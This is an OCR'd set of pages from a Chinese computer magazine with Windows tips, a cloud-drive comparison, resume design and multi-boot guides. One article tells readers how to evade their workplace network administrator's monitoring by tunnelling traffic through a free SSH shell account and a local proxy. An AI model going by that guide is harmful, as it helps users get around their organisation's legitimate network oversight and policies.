【原理说明：关于USB Win7的换机器的可移动性，根据目前一些人的测试，USB启动Win7只要CPU是同一牌子的就基本能通用。比如从nVidia芯片组的AMD CPU机子换到AMD芯片组的AMD CPU机子都没问题。根据yueyezhan的测试，如果CPU品牌不同只要改一下注册表的iaStorV和msahci两项就能在不同机子间通用。所以在插到其他机子前，导入这个注册表文件就可以了。】

接着还要导入之前我们记下的Key。上文已有说明（运行CMD——键入slmgr /ipk XXXXX-XXXXX-XXXXX-XXXXX-XXXXX即可）。

更多配置看个人喜好，如升级IE至IE9，运行自动更新……

这个阶段系统会比较卡。我们只要输入一个命令即可改变现状，让系统飞速运行，且具有一定的防毒作用："ewfmgr c: -enable"启用EWF保护。此时对C盘（即U盘）的更改将写入内存，大大提速。EWF是系统自带，是原版Win7所不具备的，它虽具有保护作用，但对个别病毒仍无能为力。

若要保存更改，请执行"ewfmgr c: -commit"后，再执行"shutdown -r -f -t 01"。

不建议开启实时防毒和防火墙等软件，可以将病毒库更新到最新用来做扫描器，以减少不必要的资源浪费，因为我们不会整天用USB@Win7，仅仅是当硬盘系统损坏时用来维护。

实战演练

我身边有3台同品牌型号的同方机器，如果是PE的话，每次进桌面需要加载安装大量驱动，且操作完一次数据就全丢了，下次还得从头再来。这对于USB@WIN7就简单了，只要在一台机器用过并保存了驱动等设置，其他两台就可以快速启动使用了，而且启动后不会看到可恶的"您是盗版软件的受害者……"；上网、下载系统、QQ求助网友，还有保存好的最新病毒库，让你用着得心应手！我想，这对于工作单位大量同型号电脑会有很大帮助，一台启动不了又急着用电脑，插个U盘也可以暂时顶顶。至于经常在不同型号电脑间切换，则每次用完都保留设置就好。 CF

自编简易型“树形目录制造者”

●文 /张进波

收藏资料的人们总希望以一种一目了然的方式浏览自己收藏的资料，而Windows的资源管理器，通过开启“文件夹”选项，就可以以两栏树形目录的方式显示资料，如果配合小键盘上的“*”号键，则便将所有资料一览无疑地呈现在你的眼前。那么，如果想要将这样的树形目录和文件列表以文件的形式保存下来的话，一般非得使用某些文件列表工具或资源管理器替代品，方能完成任务。

其实，用记事本结合系统自带的内部命令，就可以打造出一个可以显示和保存任何复杂结构的资料和文件的树形目录。

一、自编简易型“树形目录制造者”

第一步：在欲生成树形文件列表的文件夹内建立一个TXT文件，例如“树形目录制造者.TXT”。

第二步：打开刚才建立的文件“树形目录制造者.TXT”，在里面输入如下一行命令（如图1）：

TREE /F >树形目录文件列表.TXT

然后存盘退出。

第三步：将以上建立的文件的扩展名改为BAT。

◆命令说明：

以上所用的TREE命令是Windows系统自带的一个内部命令，其作用是以图形字符的方式显示驱动器或路径的文件夹结构。命令格式如下：

TREE [drive:][path] [/F] [/A]

/F 显示每个文件夹中文件的名称。

/A 使用 ASCII 字符，而不使用扩展字符。

由于命令和参数不好记忆，直接调用命令又需要进入命令提示符窗口并切换到当前操作的窗口，过程比较麻烦。因此用如上方法建立批处理文件，为日后使用提供方便，是一劳永逸的好方法。



二、使用简易型“树形目录制造者”

将上面建立的BAT文件拷贝一份备用，如果想保存哪个磁盘或目录之下的文件树形目录结构，只要把该文件拷贝到这个磁盘或文件夹下运行一下，在同一文件夹下，你就可以获得一个以TXT类型保存的树形目录文件（如图2）。打开这个文件，就是你所需要的树形目录结构了。有了这份文档，无论是资料明细的保留备查，还是传送共享，都将会很方便。



小提示：


能够直接生成树形目录的浏览器

在需要得到资源管理器中某个文件夹中所有文件列表的TXT文本时候，直接用Windows菜单命令帮不了你的忙，这时我们往往就需要借助于上面介绍的DOS命令或批处理法完成，或者借助于一些专门的目录工具来完成。其实，还有一条路可走，如果你安装有增强型的资源管理器软件xplorer2 Pro，那么这项工作就可直接完成。


在该软件中，只要通过“编辑→复制名称”命令，就可以把所有选定项目的完整路径和名称以文本形式复制到剪贴板。在其他应用程序中需要引用文件列表时直接粘贴即可，相当方便。

如果我们需要更为详细的文件列表信息，希望能够包括资源管理器中可见的各种文件列表项目，通过“编辑→复制列”命令即可获得。你可以把这些信息保存为文本或进行打印，甚至输入Excel进行高级操作。这对管理文件来说是十分有用的一个操作（图3）。

更进一步，我们也可以用它来生成和复制目录树列表信息。通过“编辑→复制列”命令，可以很方便地把当前已展开的目录及其下级目录以目录显示的方式复制到剪贴板中（图4）。<Alt+→>可以展开当前目录下的所有子目录。CF



洽博 juedtz@cfan.com.cn



编号：20111801
奖金：50元

本期挑战题

如何用软件实现网线一般测量？

笔者所在单位有几十台电脑，分内网和办公外网两个独立的局域网，有一台网线、同轴线测试仪，不小心摔了一下拿去送修。既然网线连接了网卡和交换机等智能设备，突然奇想，请高手帮忙找一款能够通用的软件，能经网卡或交换机来测试出网线的长度，最好还有状态。在网上搜了下，有些是需要特殊硬件支持的，本题目要求是软件通用一般板载网卡，且是免费版。（河南/李传忠）

妙用转换器，揭开云端神秘面纱

原题重现：如何找到“云端”上的软件下载地址

奖金：20元
挑战者：吕晨曦

大家都知道云端平台上有好多优秀的绿色软件，一般情况下都需要通过云端下载，其实想获得这些软件的真实下载地址也不是不可能，像迅雷快车的专用下载链接一样，云端也有自己的专用链接，只需通过转换便可获得真实链接，然后通过其它下载工具下载即可。



以下载evernote为例，首先进入evernote云端版的下载页面，在下载按钮上右击获得链接地址（图1）。然后打开云端地址转换器页面（http://vsean.net/stp），将获得的链接地址粘贴进去（图2）。点击转换，便会获得evernote的真实下载地址，点击下载即可（图3）。CF

云端链转换工具

云端链转换工具

转换

“远交近攻”躲开网管的监控(二)


原题重现：如何躲避网关的监控？

奖金：25元
挑战者：xmsword

“远交”SSH协议与VPN法

通过计算机的连接协议和VPN连接实现的是在远端躲开网管的监控，所以称为“远交”。我们可以使用SSH代理方式，来躲开网管的监控。

SSH协议可以有效防止远程管理过程中信息的泄露问题。透过SSH可以对所有的传输数据进行加密，也能够防止DNS欺骗和IP欺骗。首先我们需要获得SSH账号，你可以在网上购买，也可以直接自己注册。这里以提供SSH服务的老牌网站cjb为例。英文网站如果看不懂建议打开谷歌翻译。



第一步：在浏览器中输入www.cjb.net，打开cjb网站。单击导航条的“Shell Account”，在Account Information（账户信息）下，How do I sign up?（我如何注册）点击下方的Click here进行注册（如图1）。填写电子邮箱时一定要填写正确，因为你的SSH代理账号信息会发送到你填写的电子邮箱里。现在你可以登录邮箱收取一封激活账户信息的邮件，点击链接后激活账户，又会收到一封含有SSH账号等信息的邮件。

第二步：下载Myentunnel软件（http://s8.hk/5ft6），下载后运行。在Myentunel界面中切换至“设置”选项卡，将SSH代理服务器账号、密码输入、SHH服务器，默认设置代理端口为7070，单击“连接”按钮（如图2），连接SSH服务器。这时可以看到系统托盘的锁状图表，由黄色变成了绿色表示正常连接。由于是免费的SSH服务，可能连接出现错误，建议你多试几次。

Internet 属性

常规 | 安全 | 隐私 | 内容 | 连接 | 程序 | 高级

局域网(LAN)设置

自动配置

自动配置会覆盖手动设置。要确保使用手动设置，请禁用自动配置。

自动检测设置(A)

使用自动配置脚本(S)

代理服务器

为 LAN 使用代理服务器（这些设置不会应用于拨号或 VPN 连接）。(X)

地址(E): 127.0.0.1 端口(T): 7070 高级(C)

跳过本地地址的代理服务器(B)

确定 取消

第三步：现在如果你需要在线试听MP3，现在右击IE浏览器，在弹出的下拉菜单中选择属性，切换至连接“选项卡”。由于在局域网环境下，所以，单击“局域网设置”按钮。勾选为“LAN设置代理服务器”复选框，在地址中输入127.0.0.1，端口输入7070，最后单击“确定”按钮（如图3）。

如果需要下载电影，只需要在下载软件中进行设置代理服务器下载，以迅雷7为例，单击右上方的“工具→设置”，打开设置面板，单击“代理设置”，选择“使用IE代理”，最后单击“确定”即可。CF

柳絮飞 soft@cfan.com.cn

花样网盘 用谁更方便？

无论是出差还是探亲、旅游，都免不了带上照片、视频等文件，U盘、相机、MP3播放器都能胜任，但这些东西可能损坏也可能丢失。所以，我们还可以选择放到网上，无论身在何处，都可以通过网络随时下载回来。网络在线存储，不仅解决了这一问题，还可轻松地实现多人共享。目前，提供网络在线存储（也叫网络硬盘，以下简称为网盘）的网站比较多，那么，究竟哪一网盘更适合你呢？我们将对较流行的几款网盘进行测评以供大家参考。

【参评网盘】

网盘，使用一般比较简单，首先登录提供网络存储服务的网站并注册一个账号，接着将文件上传到网盘。今后，我们即可凭账号查看、下载已上传的文件，或者将文件的HTTP地址公布出来（也称“外链”）供其他人下载。为此，只要知道提供存储服务的网站，相信很多人都能得心应手地操作。但要注意的是，网盘并非新鲜事物，而且提供这一服务的网站比较多，有的已停止服务，有的服务方式已发生了变化。为此，我们选择了以下几款由知名网站提供的且服务相对稳定的网盘进行测评。

★新浪微盘

http://weibo.com/

提供网盘服务的时间虽不是太长，但其后台却是大名鼎鼎的新浪。

★DBank

http://www.dbank.com/

貌似不见经传，但它却是专做这一服务的，比较专业。

★115网盘

http://www.115.com/

相信很多朋友都从这里下载过诸如系统光盘映像、音乐、视频等大型文件，有很好的群众基础。

★SkyDriver

https://skydrive.live.com/

它的主人可是微软。

【测试项目】

网盘的基本作用，可大致归纳为两个方面：其一，通过外链方式向其他人分享，即给出存放于网盘中的文件的HTTP地址，让其他人浏览或下载。其二，存储、移动个人文件，即将文件存放于网盘以避免诸如硬盘、U盘等介质损坏而丢失，还能在异地下载回来，避免了携带笔记本、U盘等的不方便。为此，我们有必要关注它的容量大小、能上传的单个文件大小限制、能否长期存储、上传速度、能否在线预览文件、是否支持所有类型的文件、是否支持外链、有无电脑客户端或手机客户端等。下面的表格，我们对这些大家所关心的项目一一进行了测试。

表一：网盘性能测试

	容量	单个文件限制	长期存储	上传速度	在线预览文件	支持所有类型的文件	支持外链	有无电脑客户端	有无手机客户端	特色	适用人群
新浪微盘	2GB	100MB	是	47KB/s	否	是	是	有	有	分享到新浪，它人下载时还能再次分享，利于资源的传播	新浪博客的注册用户
Dbank	可免费扩展为8GB	100MB	是	50KB/s	可在线预览图片	是	是	有	有	“一键通”上传	发布小型资源的用户
115网盘	可免费扩为15GB	最大为1GB	是	56KB/s	可在线预览Office、音乐、图片等文件	是	是，但有效时间为30天	有	无	虚拟桌面“优蛋”下载工具	发布大型资源的用户
SkyDriver	25GB	100MB	是	30KB/s	在线预览图片，预览并编辑Office文件	是	是	有	无	在线创建编辑Office文件	需要在线办公的用户

【测试点评】

新浪微盘

能手动创建诸如我的图片、我的音乐等文件夹来对文件进行分类，但由于这些文件夹是人为创建的，也就无法对上传的文件进行类型限制。另外，它的客户端与整个网盘是完全同步的，为文件添加外链后即能共享，否则就是私人文件。

★优点：操作简单。
★缺点：必须有新浪账号且登录后才能下载。
★适用人群：长期泡在新浪微博上的朋友。
★特色功能：循环链接

当我们搜索到文件的下载链接时，不但可直接下载，还可单击“下载并转发”（见图1），除自



柳絮飞 soft@cfan.com.cn

己能下载外还能将链接发布到自己的新浪微博中。前面我们说过，必须是已登录的微博用户才有资格下载，这在一定程度上阻止资源的广泛传播，但新浪却通过这种循环连接的方式进行了弥补。

DBank数据银行

作为一家国内的在线存储网站，其网盘免费百分百。在DBank网站有主页、网盘、外链三个子链接，仅主页下有少许广告，情有可原，否则它拿什么为我们提供免费的网盘服务。

在外链子页面中，可观察到哪些文件设置过外部链接，方便管理，这也是DBank的特色之一。

在网盘子页面中，有"我的网盘"、"爱同步"两个子项目，前者只能通过Web方式上传，后者与客户端相关联，可通过Web方式上传，也可在本地电脑上直接拷贝进去，网页端与客户端会自动同步。有点让人迷糊的是，这两个子项目中的文件都可由我们自由选择是否设置外链。建议大家为"我的网盘"中的文件设置外链以便共享，而"爱同步"中的文件都取消外链，专门用于存放私人文件。

★优点：与115网盘相比，网盘中的资源无下载时间限制。
★缺点：与115相比，网盘容量偏小。
★适用人群：发布小资源的朋友。
★特色功能：文件上传一点通



电脑上安装"一点通"后，"一点通"能悬浮于桌面，只要将文件拖进去就能上传（见图2），非常方便。

115网盘

与前面两款网盘相比，115有着明显的优势。首先，它默认有"我的文件"、"我的文档"、"我的相册"、"我的音乐"、"我的视频"、"同步盘"等分类（见图3）。

其中，"我的文件"能接受任何类型的上传文件，对其中的文件能进行下载、发送、备注、删除、复制、移动、复制分享地址、续期、分享等操作，单个文件的大小限制高达1GB。网上，我们能搜索到大量的诸如视频、系统光盘映像等文件，有的就来自115网盘。另外"我的视频"文件夹对文件提供的功能与"我的文件"相同。



"我的文档"只能接受Office类型文件，与"我的文件"比，还多出了在线预览功能。

"同步盘"与客户端相联，也能接受任何类型、不大于1GB的文件，只是无法设置共享，为我们保存私人文件提供了专门的空间。

其他文件夹则各司其职，即接受相应类型的文件，能在线预览，但无法共享。

建议将要共享的文件放到"我的文件"里，而私人文件通通塞进"同步盘"中。

★优点：分类细、容量大、单文件大。
★缺点：共享时有31天的限制，但到期时可手动续期，如有人下载也可自动续期。
★适合人群：如果乐意手动续期，115几乎人人皆宜。
★特色功能："优蛋"专业下载。

对115共享出来的文件，除能以Web方式、迅雷方式下载外，还能用专用工具"优蛋"来下载（见图4），由于它专门针对115共享而开发，效率比较高。



SkyDriver

这次参测的网盘中，只有SkyDriver来自国外，除速度慢、单文件仅为100MB外，它的容量最大，提供了其他网盘的所有功能，还能进行Office文件的在线编辑、多用户同时编辑等。

★优点：容量最大。
★缺点：速度慢。
★适用人群：需要在线编辑Office文件的用户，如果电脑上没有安装Microsoft Office，也可用在线编辑功能来替代——这可是免费的。
★特色功能：在线编辑Office文件。

用SkyDriver对Word文件进行在线编辑时，功能与Microsoft Word 2010类似（见图5）。



综上所述，要共享文件、网上保存私人文件，选择115网盘准没错；如果还要在线编辑Office，那就光顾SkyDriver吧；爱玩微博的朋友，新浪微盘显然是不错的选择。另外，如果只想保存私人文件且如影相随，QQ硬盘、163网盘等也可考虑。CF

柳絮飞 soft@cfan.com.cn

一页纸简历

如何才能做得更好？

●文/秋叶

在找工作的过程中，有时简历起着很重要的作用。不过在前几年，许多大学生的简历追求过度包装，简历封面花样百出，一份简历搞得像一份方案一样，让一些职场老鸟都叹为观止。

这样的简历可能花费不菲，但实际效果是把企业的人资经理搞得审美疲劳了。在她们看来学生以为的美的简历不过是充满颜色和图片而已，反而导致无法快速客观了解一个人的实际情况。

所以现在提倡的是一页纸简历，简洁明了。许多大学生朋友之所以钟爱“厚”简历，是觉得一页纸简历信息量太少，而且格式太单调，把自己的个性淹没在单元网格里了。其实，精心设计，一页纸简历同样很出彩。

比如，一般用人单位看到学生的一页纸的简历，往往如图1所示。

个人简历

原始简历

个 人 简 历

修改后的简历

这个简历还是我简要指导了一下学生做出来的，内容已经开始考虑用人单位要看什么，自己要展示什么特点的角度去整合自己的经历了。比那些简单且千人一面的一页纸简历要好很多了。

不过这份简历说实话还是完全没有办法突出你要表达的核心信息。这样的简历，怎么可能吸引人？越是一页纸，越要拼内涵！

所以我想到，PPT设计的思维不正是希望在有限的空间传递最多的信息吗？

我尝试用PPT的设计思维改造了这个学生简历，简历还是简单一页表格，还是黑白配，请大家看看，经过改造后的版本是不是有意思多了？（见图2）

结合自己制作PPT的经验，利用我讲授的PPT课程里的排版六原则（对齐、聚拢、重复、对比、强调、留白）做了改造，提炼观点，突出重点，再进行排版强化做了一点改造，在文字不做大的删减，信息不遗漏的情况下，修改后的简历是不是能够让用人单位一眼看到你的精彩点？总结一下，它有以下几个改造要点：

1. 为表格每个单元内容增加标题；

2. 充分利用对齐的排版思路，区分表格的空间；

3. 通过调整段落间距提升文字的可读性；

4. 利用对比制造关键词的标签效果；

5. 重复、统一排版的风格。

其实这个Word排版大部分同学看到样例就可以模仿排出来，甚至排得更好！我这个案例只能说是抛砖引玉，帮助大家打开思路，希望对各位即将找工作的大学生们有启发。

实战1：划分开你的版面

如图3所示，是一位时装设计师助理的简历，他在版面的处理上很有想法。


这份简历的优势是全部利用灰色色系，利用颜色把视觉版面划分开，导航条和正文栏目分割得非常清楚，栏目对应感很强烈，在颜色色块上采用多边形处理，制造了强烈的设计感，这点是我们要学习的。


缺点方面，我觉得文字略多，提炼功夫不够，虽然每个人都想把自己精彩的内容都放上去，但是没有人会在那么短时间内认真看。

专业技能主要是强调外语能力，我建议放在前面，比较英语专八，还懂法语的人才对很多单位是亮点！

所以我略做修改，纯粹为排版改造，

柳絮飞 soft@cfan.com.cn


设计师的简历


修改后的设计师简历

直接在图片上P了下，有些小细节还没有改好，主要是对齐。（见图4）

实战2：百度一下，你就知道？

什么是一份好简历似乎人人都能说上几句，但是大部分人的简历并没有随着职业经验的丰富而进化，制作简历时容易犯的低级错误仍然一再重复。这次网友刘凯尝试了一个新的简历，界面是高仿百度搜索界面，让我们先看看他的设计，然后评估一下这样的设计好不好？（见图5）

整个简历，创新之处是模仿百度界面，有新鲜感。一般而言，这样的创意简历必须寻找哪些喜欢创意的企业应聘。

我认为这是一份很好的简历基础，但是需要进一步完善。首先这个简历缺乏明确标识，别人会误会；排版右边太空；模仿百度界面不够彻底，有点四不像感觉。

1. 得想办法加一个标题，假如不写明这是一份简历的话，很多HR会误会自己收到一封垃圾邮件，所以至少要在简历邮件上写清楚"个人简历：应聘***岗位"。

2. 百度搜索框上的分类搜索文字我建议去掉，它并不表达核心信息，而百度一下对话框，里面应该直接写"刘凯 求职岗位：***"，这才符合别人搜索你个人信息的习惯。

3. 百度百科应该把下面的教育背景信息放在联系方式右边，去掉感谢70man之类的内容，这是你的简历，不需要感谢我。而且这样开始解决整体排版左重右轻的问题，右边留白过大。

4. 我的建议是个人基本信息下面的内容除了保留实习经历的排版，全部改成类百度搜索结果，八卦那个什么的，可不要用，这是简历，杜绝八卦。

比如标题是：刘凯-以市场思维创造双赢业绩（这个标题文案得琢磨下，如何吸引HR的心）。

下面写不超过140字的正文介绍。

这样就可以把原来搜索框内容和下面的文字变成类似百度搜索结果的内容，也能更多展示自己的特点，也实现了对百度界面的高仿。

如此修改后版面右边留白过大的问题也就不存在了。

5. 相关搜索我觉得很好，完全可以把关键词内容设计得更吸引眼球一些。

假如你懂SEO的话，就知道如何设计这个简历的标题和文案，同样，懂SEO的人，也能一眼判断出你懂还是不懂。

关于简历，今天暂且聊这么多，有机会我们会再多找一些精彩案例来进行分析借鉴。CF


仿百度简历

打造炫目的多操作系统电脑平台

●文/叶勇

许多朋友羡慕苹果电脑的炫目的操作界面、Linux系统的安全高效但又不愿放弃Windows阵营的软件操作习惯。鉴于从Windows7开始微软为其软件产品加入大量类似Mac的炫目元素、借鉴了部分Linux系统的安全特性，据说Windows8开始，系统中将增加对镜像文件启动的原生支持并开始兼容Xbox游戏。难道除了用模拟器、重新分区外就没有其他的好方法，让我们既保留Windows的易用性、又让我们可以享受一下"窗"外的世界？问题在Grub2以及其图形配置软件WinLy推出后迎刃而解。

入门级解决方案


使用过华硕笔记本的同学一定知道除了正常的开机Windows外，华硕笔记本还自带了一个快速开机系统而且其启动时间只需5~8秒。这款轻量级系统就是SplashtopOS(图1)。



SplashtopOS类似Google发行的Chrome，就是简化发行版的Linux,除了保留显示核心、网络核心外大部分的功能都被精简了，只能上网。因为功能简单涉及到的操作少，推荐喜欢动手的朋友试试。

首先我们可以到http://www.splashtop.com/os下载软件的完整版安装程序，然后双击运行(图2)安装期间安装程序会提示是否导入InternetExplorer收藏夹中的内容以及无线网络设定，为了方便操作建议选择"是"。到目前为止我们就已经完成了为系统添加简化发行版的Linux的功能，剩下的步骤只需要重新启动选择"SplashtopOS"项即可体验这款轻量级Linux了。尝试过后，是不是觉得在用腻了臃肿的Windows系统后，品尝一下小点别有风味呢？

其实软件安装过程与其他发行版Linux类似，都是在Windows启动管理选项中添加引导Linux核心的程序，本例中添加的引导程序是位于根目录的dbldr文件(类似Grub中的GRLDR文件)，当有dbldr文件接管系统启动程序后，会读取位于根目录的dbldr.mbr(硬盘分区表文件)、dvmb.lst(启动配置文件，类似Grub中的menu.lst文件)。有兴趣的朋友可以打开这些文件研究一下。顺便提一下Geebox，同样是一款小品级简化发行版Linux，但是其更侧重于媒体播放，安装过程也很简单，非常适合初学者。



WinLy高级定制入门方案

WinLy实际为Windows base Live Linux Installer的缩写。这里我们选用Grub2，之所以选择Grub2原因很简单，Grub2引导界面更绚丽，最关键的是可以完美支持LiveCD(也就是说可以引导ISO文件)和SATA硬盘。有了WinLy神器加上国内两大自由操作系统开发论坛(深度论坛、雨林木风)的支持，我们可以在免分区、免重装的前提下轻松打造一个多系统平台计算机。


WinLy软件下载地址：http://code.google.com/p/burg4dos/downloads/list?q=label:winly





安装过程非常简单，基本就是一路"next"就可以了(图3)，软件安装后会在系统启动菜单中添加"WinLy引导工具"选项，其实在Windows XP 以下版本的操作系统中软件就是在Boot.ini文件中添加了"c:\buldr.mbr="WinLy引导工具""启动项，如果是Windows Vista以上版本软件会在系统启动菜单中添加" c:\buldr.mbr="WinLy引导工具"" 这样一行实模式启动扇区项。软件安装结束后，点击"引导菜单编辑器"→"编辑Winly启动菜单"(图4)就可以开始我们的奇幻之旅了。

小提示

目前WinLy 4.2 (Windows base Live Linux Installer)可以支持引导Windows 7、WindowsXp、雨林木风OS的镜像文件、Ubuntu的镜像文件、深度LinuxDeepin镜像文件、Puppy、Sltaz、Beini、WinPE、debian、opensuse、fedora甚至android。CF







洛博 xit@cfan.com.cn

多窗口资源管理器 文件管理更便捷

●文/贺全荣

同事小马由于太忙，电脑上的文件经常随手乱存放着，当有空再来整理时，需要在各个不同分区和文件夹下面移动文件或者文件夹，如果用Windows系统的资源管理器，每次只能打开一个目录，来回在不同分区和目录中切换，非常麻烦，只好把Q-Dir这个秘密武器告诉他， 这是一款加强版的资源管理器，它在同一个界面里最多可以打开四个窗口，每个窗口都可以方便的切换目录，各窗口之间可以方便的移动文件和文件夹，特别适用于频繁在各个分区和目录间复制粘贴，能大大提高工作效率。







先下载安装Q-Dir4.69，主界面默认有4个资源管理窗口，里面的每个窗口都相当于一个独立的Windows系统资源管理器，可以独立打开不同分区的不同文件夹（如图1），拖动窗口的边框还能调节窗口的大小，先在第一个窗口中打开要转移的文件，然后在第二个窗口中打开要转移到的文件夹，这样就可以直接在各个窗口之间的文件可以进行文件和文件夹的移动、复制、粘帖等操作了，如拖动文件或者文件夹到另外一个窗口，即可把文件或者文件夹复制到另外的目录中。和Windows系统自带的资源管理器一样，其他功能也一应俱全，如“重命名”、“新建文件夹”、“删除”等，如果同时涉及的目录较多，还可以在第三和第四个窗口中打开相应的目录同时进行操作，大大提高了频繁在各个目录间复制粘贴文件的效率。

如果觉得默认的4个窗口过多或者布局不符合自己习惯的话，Q-Dir还可以变换窗口的布局以及数目，单击主界面上面的窗口数目布局按钮即可进行变换，最多支持12种视图样式。

小提示

另外如果觉得4个窗口太少的话，还可以使用分页标签功能，单击选择一个窗口，然后按Ctrl+T则打开一个新分页，分页中可以打开另外的目录，每个窗口都可以打开多个分页标签。

